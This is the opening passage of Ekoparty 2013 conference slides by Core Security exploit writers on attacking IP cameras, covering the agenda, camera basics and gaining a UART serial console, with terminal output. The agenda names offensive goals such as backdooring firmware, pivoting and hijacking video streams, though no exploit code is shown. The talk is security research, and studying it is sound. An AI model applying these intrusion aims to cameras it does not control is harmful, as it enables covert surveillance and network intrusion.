CORE SECURITY

Do you know who's watching you?: An in-depth examination of IP cameras attack surface

Francisco Falcon – Nahuel Riva

Ekoparty 2013 edition

Agenda

Agenda

- Who are we?
- Motivations
- Related work
- General info about IP Cams
- Things we are going to see during this presentation
- How to get a serial console
- Case studies
    - MayGion IP Cameras
    - Foscam clones IP Cameras
    - D-Link DCS IP Cameras
    - Zavio IP Cameras
    - TP-LINK IP Cameras

Agenda

- How to build your own firmware
- Post-Exploitation
  - Backdooring the web server
  - Gathering information from the camera
  - Basic Network discovery
  - Pivoting
- Video stream hijacking
- Conclusion
- Future work
- Acknowledgments & Greetings
- Contact
- Questions


Who are we?

Who are we?

- We are exploit writers in the Exploit Writers Team of Core Security.
- We have discovered vulnerabilities in software of some major companies (CA, Adobe, HP, Novell, Oracle, IBM, Google).
- We like low-level stuff, like doing kernel exploitation, assembly programming, breaking software protections, etc.
- This is our second talk in a conference!
- We are from small towns in Argentina.


Who are we?

Nahuel is from the World ‘s Capital City of Asado!



Who are we?

Francisco is from a county that looks like the head of a man!



Motivations

Motivations

- Tell the story …

CORE SECURITY

Goals

Goals

- Understand how IP cameras work
- Find bugs … exploit them to get access
- Use the camera as an attacking device
- Modify the video stream
- Backdoor the firmware

Related work

Related work

- Martin Trigaux - Privacy concerns with everyday Technologies - Case study of Android phones and wireless cameras

- Console Cowboys - Trendnet Cameras - I always feel like somebody's watching me

- Jason Ostrom, Arjun Sambamoorthy - Advancing Video Application Attacks with Video Interception, Recording, and Replay (Defcon 17)

Related work

- Roberto Paleari - Multiple vulnerabilities in several IP camera products
- Ben Schmidt - Exploiting an IP Camera Control Protocol

General info about IP cams

General info about IP cams

From Wikipedia: http://en.wikipedia.org/wiki/IP_camera

- IP Camera: Internet Protocol Camera
- Digital video camera commonly employed for surveillance
- Send and receive data via a computer network and the Internet
- Two types:
  - Centralized IP cameras: require a central Network Video Recorder (NVR) to handle the recording, video and alarm management.
  - Decentralized IP cameras: doesn't require a NVR. Have built-in functionality to store data directly to digital storage media.

General info about IP cams

Common features:

- PTZ
- Motion detection
- Night vision
- Alarms via e-mail, FTP, Messenger …
- Two-way audio (microphone and speaker)
- Alarm connector
- Wi-Fi connection
- Ethernet connection
- Dynamic DNS support

General info about IP cams

Common running services:

- Web server
- RTSP server
- UPnP

Telnet server: in some models, but not running by default.

General info about IP cams

- Firmware is divided in two parts:
  - System firmware
    - Kernel image
    - Filesystem image
  - Web UI
    - HTML, JS, CSS, JPG, etc.

Things we are going to see during this presentation

Things we are going to see during this presentation


- How cameras work
- How to get a serial console through a physical interface
- How to get administrative access to the camera exploiting vulns
- How to persist once you have access
- How to build your own programs for the camera
- Post-exploitation: what other information can be retrieved
- Using the camera as a pivot to attack other machines
- How to modify the live video stream

- How to find IP cameras on the Internet


How to get a serial console

How to get a serial console


- At the very beginning we wanted a console to examine the filesystem, view programs output and execute stuff
- So, we opened the camera and identified an UART interface
- Using a USB to UART converter or a Bus Pirate we gained shell access




How to get a serial console



```
Welcome to minicom 2.4

OPTIONS: I18n
Compiled on Sep  5 2010, 08:31:32.
Port /dev/ttyUSB0

Press CTRL-A Z for help on special keys


[illegible]: Bad command or file name
/> AT S7=45 S0=0 L1 V1 X4 &c1 E1 Q0
AT: Bad command or file name

sh 10: Child 29 died
[29]
/> ^[[2~^[[2;3~^H^H^H
: Bad command or file name
/>
/>
/> ^[[2~NETDEV WATCHDOG: eth0: transmit timed out
RXFSM:4011102
TXFSM:8201102
FSM0:10101
FSM1:11000100

: Bad command or file name
/> ls
bin
dev
etc
flash
home
proc
swap
tmp
usr
var
/>
 CTRL-A Z for help |115200 8N1 | NOR | Minicom 2.4    | VT102 |      Offline
```




3.3V
5.0V
TXD
RXD
GND
USB-TTL
USB-STC-ISP

Windows 7 Ultimate
DELL

How to get a serial console

- Having access to a serial console is useful if you bricked the camera and need to re-flash it (as we did it many times ☺)

```
W90N745 Boot Loader [ Version 1.1 $Revision: 1 $ ]
Rebuilt on Jun 19 2006
Memory Size is 0x800000 Bytes, Flash Size is 0x400000
Bytes
Board designed by Winbond
Hardware support provided at Winbond
Copyright (c) Winbond Limited 2001 - 2006. All rights
reserved.
Boot Loader Configuration:

    MAC Address          : 00:0D:C5:D0:47:EF
    IP Address           : 0.0.0.0
    DHCP Client          : Enabled
    CACHE                : Enabled
```

